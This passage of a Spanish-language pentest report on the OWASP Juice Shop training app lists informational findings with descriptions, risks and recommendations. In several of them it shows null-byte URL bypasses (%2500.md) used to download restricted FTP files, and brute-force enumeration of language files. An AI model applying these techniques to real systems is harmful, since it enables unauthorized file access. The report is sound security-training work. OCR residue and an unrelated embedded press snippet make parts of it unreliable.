<tr><td colspan="2">DESCRIPCION</td><td colspan="2">Se encuentra en la aplicación un archivo SIEM SIGNATURE que revela cierta información y que es accesible desde internet.

En concreto este archivo nos habla de un servicio errorhandler existente en la aplicación que detecta mensajes de error que se producen ante ataques a la aplicación.

Además, para acceder al mismo se debe hacer uso de una vulnerabilidad ya explicada de LFI y se encuentra desprotegido en el directorio FTP.

No obstante, debido a que la vulnerabilidad de LFI se encuentra debidamente valorada en su lugar y que el contenido del archivo no es excesivamente dañino, se ha valorado como una vulnerabilidad informativa de nivel 0.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 


Captura del directorio vulnerable a LFI y accesible sin autorización desde internet.

Captura del contenido del archivo</td></tr>
<tr><td colspan="2">RIESGOS</td><td colspan="2">Como se mencionó previamente, cualquier cosa que subamos al directorio FTP podrá ser descargada y leída por un atacante mal</td></tr>
</table>

	intencionado. Cuando más sensible sea la información tanto más peligrosa se volverá esta vulnerabilidad. Los archivos SIEM SIGNATURE pueden contener información verdaderamente sensible sobre la aplicación y sus procesos internos, no es conveniente para nada que tengan exposición a internet sin una buena protección.
RECOMENDACIONES	Eliminar el acceso al directorio ftp, que, además, es un tipo de servicio que se debería de gestionar por otro lado y bajo medidas de seguridad.
REFERENCIAS	https://github.com/SigmaHQ/sigma

EXPLOTACIÓN

Accedemos al directorio y copiamos el link de descarga:




Obtenemos el siguiente:

http://192.168.1.41:3000/ftp/suspicious_errors.yml

Lo editamos de la siguiente manera para poder descargar el archivo y leerlo:

http://192.168.1.41:3000/ftp/suspicious_errors.yml%2500.md

VUL_046 – EASTER EGG AND NESTED EASTER EGG

Easter EGG and NESTED EASTER EGG			
ID	Vul_046	CRITICIDAD	0 INFORMATIVA
URL	http://juice.shop/ftp/eastere.gg (revisar url)		
DESCRIPCION	En la programación de aplicaciones que usan javascript es habitual usar técnicas de ofuscación de código para que sea más difícil de analizar y comprender este pues es accesible desde el navegador de los usuarios. El archivo eastere.gg contiene un reto que nos anima a conseguir descifrar su contenido. A pesar de que para descargar el archivo se requiere hacer uso de la vulnerabilidad de LFI, como está ya se encuentra debidamente valorada en su apartado la solución de descifrado de este archivo se reporta como una vulnerabilidad informativa puesto que su solución no afecta a la aplicación en sí.		
EVIDENCIA	Tras descifrar el contenido nos encontramos la ruta **/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg** que nos conduce a una aplicación que muestra una bola del mundo que en realidad es también una naranja: 		

RIESGOS	Este archivo es un ejemplo de que a pesar de usar una ofuscación de código en Javascript siempre debemos tener en cuenta que alguien puede llegar a descifrarlo, por lo que aparte de usar métodos propios más difíciles de romper, no se debe usar información sensible en el mismo.
RECOMENDACIONES	Usar métodos de ofuscación avanzados. El javascript que se pueda revisar desde un navegador, no debería contener nunca información sensible.
REFERENCIAS	https://blog.jscrambler.com/javascript-obfuscation-the-definitive-guide

EXPLOTACIÓN

Primero nos descargamos el archivo a analizar aprovechando la vulnerabilidad de LFI:

http://juiceshop.com/ftp/eastere.gg%2500.pdf

Seguidamente, abrimos el fichero y encontramos el siguiente texto:

"Congratulations, you found the easter egg!"
- The incredibly funny developers

...

...

...

Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:

L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==

Good luck, egg hunter!

Lo primero que observamos es que muy posiblemente, la cadena esta codificada en base64. En este tipo de codificación se crean grupos de 4 caracteres alfanuméricos. Si la cantidad de caracteres resultantes no es múltiple de 4, se añade un símbolo de igual "=" las veces necesarias hasta lograrlo.

Al observar la cadena vemos en ella estas características y la decodificamos con una herramienta con el resultado lo siguiente:

/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt


Lo primero que vemos en esta cadena es que se repite mucho el carácter “/”. Parece una url pero las letras no parecen tener mucho sentido. Claramente tiene otro tipo de cifrado pero que no debería afectar al carácter especial “/”.


Un algoritmo de cifrado que podría provocar esto sería el ROT-13, que mueve cada letra a la que está 13 posiciones más a la derecha en el abecedario.

Si corremos un programa de descifrado de ROT-13 encontramos la ruta:


/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg

Si ponemos esta ruta en la aplicación, encontramos el programa del easter egg.






VUL_047 – OUTDATED Allowlist

OUTDATED Allowlist			
ID	Vul_47	CRITICIDAD	BAJA 0
URL		http://juice.shop/main.js	
DESCRIPCION		Al revisar el código javascript se encuentra una lista blanca de URL a las que se permite redireccionar desde la aplicación con la función redirect?to= Dentro de esas URL permitidas encontramos una no existente. En este caso particular, el dominio tiene un propietario confiable y se ha valorado esta vulnerabilidad como informativo, pero de no ser así, un usuario malintencionado podría comprar dicho dominio para crear una página maliciosa en la misma ruta y explotar vulnerabilidades relacionadas con redirecciones maliciosas. Es importante que las listas blancas estén siempre actualizadas y se asignen rutinas de mantenimiento de código para evitar estos errores que son fáciles de explotar. Así mismo, recordamos que la lista blanca de la función “redirect” es vulnerable también y que se ha valorado debidamente en su apartado.	
EVIDENCIA			


	 Capturas de la inspección del código y URL no existente que figura en las mismas.
RIESGOS	En el caso de que el dominio al que se permite la redirección se pusiera en venta, un atacante malintencionado podría comprarlo para usarlo en ataques que irían dirigidos a los clientes y usuarios de nuestra aplicación. Cuando existen listas blancas especialmente largas, este problema se puede agravar y mucho, especialmente en entornos muy cambiantes por lo que es importante establecer rutinas de control.
RECOMENDACIONES	Establecer revisiones periódicas de las listas blancas y de otros puntos sensibles del código.
REFERENCIAS	https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

VUL_048 – STEGANOGRAPHY

STEGANOGRAPHY			
ID	Vul_048	CRITICIDAD	BAJA 0
URL	http://juice.shop/assets/public/images/carousel/2.jpg		
DESCRIPCION	La esteganografía es el hecho de ocultar algo en algo. Generalmente, en informática, ocultamos cosas en imágenes, vídeos, audios. Una de las primeras cosas que pueden hacer para atacar nuestras aplicaciones y que conviene recordar es usar una herramienta como foca para descargar todos los archivos e intentar encontrar información en las cabeceras. En este caso, más que una vulnerabilidad es una curiosidad. Hemos descargado varias imágenes y tratado de encontrar algo oculto en ellas.		
EVIDENCIA	 Decodificación de la imagen que tenía algo oculto		

	 Adult Swim series *Rick and Morty* receives Primetime Emmy Award Nomination for Outstanding Animated Program for Pickle Rick episode. **LOS ANGELES --** Nominations for the 70th Emmy Awards were announced today by the Television Academy in a ceremony hosted by Television Academy Chairman and CEO Hayma Washington along with Samira Wiley from the Hulu series *The Handmaid's Tale* and Ryan Eggold from NBC's upcoming drama *New Amsterdam* Investigación sobre el personaje mostrado
RIESGOS	
RECOMENDACIONES	
REFERENCIAS	


VUL_049 – EXTRA Language

EXTRA language			
ID	Vul_049	CRITICIDAD	0 INFORMATIVA
URL	http://juice.shop/assets/il8n/tlh_AA.json		
DESCRIPCION	A veces, ciertas funcionalidades de la aplicación pueden ser accedidas, aunque no se muestren como tal, simplemente por lógica. En el caso que nos ocupa, se puede acceder a una versión traducida de la web en lenguaje KLINGON, pero esta misma falla se podría dar en otros procesos más importantes y que comportarán una falla en la seguridad.		
EVIDENCIA	 Captura de la petición del fichero con las cadenas traducidas, (sino todas en parte), a lenguaje KLINGON		
RIESGOS	Esta vulnerabilidad no supone un riesgo en sí misma pero el concepto ilustra es importante. Cuando se crea una aplicación web debe tenerse en cuenta que se deben construir mecanismos para frenar automatizaciones sobre la misma y que pueden generar problemas muy variados. Algunos ejemplos de cosas que se pueden generar de forma automática y que conviene tener presentes son: - Descubrimiento de usuarios - Creación de cuentas - Creación de reviews - Etc. En este caso, lo que se ha descubierto es como podemos sondear que lenguajes existen cambiando la petición del lenguaje.		

RECOMENDACIONES	Eliminar el lenguaje que no está en uso. Procurar que las funciones del programa no puedan ser predecibles para evitar ataques en las automatizaciones.
REFERENCIAS	https://owasp.org/www-project-automated-threats-to-web-applications/


EXPLOTACIÓN


Al observar como la aplicación gestiona los diferentes idiomas, vemos que se cargan a través de la ruta /assets/il8n/ los archivos de lenguaje.




Por tanto, es posible hacer un ataque de fuerza bruta para tratar de obtener archivos de idioma que existan en la aplicación pero que no se muestren en el front end.

Aquí podemos ver dos capturas usando burpsuite y ZAP para realizar el ataque:






Además, realizando una búsqueda online podemos encontrar documentación sobre la aplicación para ver que archivos de idioma existen y ver si alguno no se está mostrando en el front end.



De esta manera podemos encontrar el nombre del archivo del idioma y si código:

```
n","text","mdx"],"md11":["md","markdown","mdown","mkdn"
'107":{"id":"107","name":"Klingon","code":"tlh-AA","orga
```

Y de esta forma hacer que este se cargue en la aplicación:




VUL_050 – LEGACY Typosquating

LEGACY Typosquating			
ID	Vul_050	CRITICIDAD	0 INFORMATIVA
URL		http://juice.shop/assets/il8n/tlh_AA.json	
DESCRIPCION		El typosquatting es un fenómeno por el cual un usuario acaba en una página web que no es la que estaba buscando por el hecho de teclear mal por error la URL en su navegador. Los cibercriminales a menudo aprovechan esta situación para llevar al usuario a una página web maliciosa al reservar dominios similares a los legítimos. No obstante, este concepto se puede desarrollar más allá de errores en el nombre de dominio y por ejemplo, conseguir que administradores instalen módulos maliciosos en sus aplicaciones pensando que son veraces pues tienen un nombre muy parecido. Este es el caso que nos ocupa y aunque ya se remedio en la actual versión, convendría realizar una investigación sobre el mismo pues se dio en versiones anteriores de juice shop. ** Conviene destacar que para poder acceder al archivo de backup de un desarrollador se ha requerido hacer uso de la vulnerabilidad LFI antes explicada. Sin embargo, a la hora de valorar esta vulnerabilidad no se ha tenido en cuenta la anterior.	

EVIDENCIA
```
  ],
  "dependencies": {
    "body-parser": "~1.18",
    "colors": "~1.1",
    "config": "~1.28",
    "cookie-parser": "~1.4",
    "cors": "~2.8",
    "dottie": "~2.0",
    "epilogue-js": "~0.7",
    "errorhandler": "~1.5",
    "express": "~4.16",
    "express-jwt": "0.1.3",
    "fs-extra": "~4.0",
    "glob": "~5.0",
    "grunt": "~1.0",
    "grunt-angular-templates": "~1.1",
    "grunt-contrib-clean": "~1.1",
    "grunt-contrib-compress": "~1.4",
    "grunt-contrib-concat": "~1.0",
    "grunt-contrib-uglify": "~3.2",
    "hashids": "~1.1",
    "helmet": "~3.9",
    "html-entities": "~1.2",
    "jasmine": "^2.8.0",
    "js-yaml": "3.10",
    "jsonwebtoken": "~8",
    "jssha": "~2.3",
    "libxmljs": "~0.18",
    "marsdb": "~0.6",
    "morgan": "~1.9",
    "multer": "~1.3",
    "pdfkit": "~0.8",
    "replace": "~0.3",
    "request": "~2",
    "sanitize-html": "1.4.2",
    "sequelize": "~4",
    "serve-favicon": "~2.4",
    "serve-index": "~1.9",
    "socket.io": "~2.0",
    "sqlite3": "~3.1.13",
    "z85": "~0.0"
  }
```


Fichero de backup de un desarrollador encontrado en donde podemos ver las dependencias de la aplicación.



Modulo malicioso epilogue-js que se está haciendo pasar por el real, epilogue situado en esta url: https://github.com/dchester/epilogue

RIESGOS	Actualmente esta vulnerabilidad no está presente en la aplicación, pero se lo estuvo. Debería estudiarse el código de dicha versión si aún se conserva para poder evaluar el daño que pudo haberse producido en el pasado.

RECOMENDACIONES	Informar a los desarrolladores sobre este tipo de problemas para que eviten la instalación indeseada de código malicioso en la aplicación
REFERENCIAS	https://www.incibe.es/aprendeciberseguridad/typosquatting

VUL_51 – READ Privacy Policy

Esta no es una vulnerabilidad en sí, sino un pequeño juego para que alguien pueda probar que leyó la política de privacidad.

Al pasar el curso por las diferentes líneas de la política de privacidad, algunas palabras se iluminan. Si las juntamos todas forman la siguiente url:
/We/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility

Al visitarla nos sale un error inusual que referencia a otra url:

Al visitarla, solventamos el reto:

VUL_052 – ERROR Handling


<table>
<tr><th colspan="4">ERROR Handling</th></tr>
<tr><td>ID</td><td>Vul_052</td><td>CRITICIDAD</td><td>INFORMATIVA 0</td></tr>
<tr><td colspan="2">URL</td><td colspan="2">En diversos lugares de la web</td></tr>
<tr><td colspan="2">DESCRIPCION</td><td colspan="2">Cuando la aplicación falla por cualquier motivo, se nos muestra una página de error que muestra información sensible sobre la aplicación cuando debería mostrarse una página genérica que no mostrará ningún tipo de información sobre la aplicación al usuario.</td></tr>
<tr><td colspan="2">EVIDENCIA</td><td colspan="2"> 


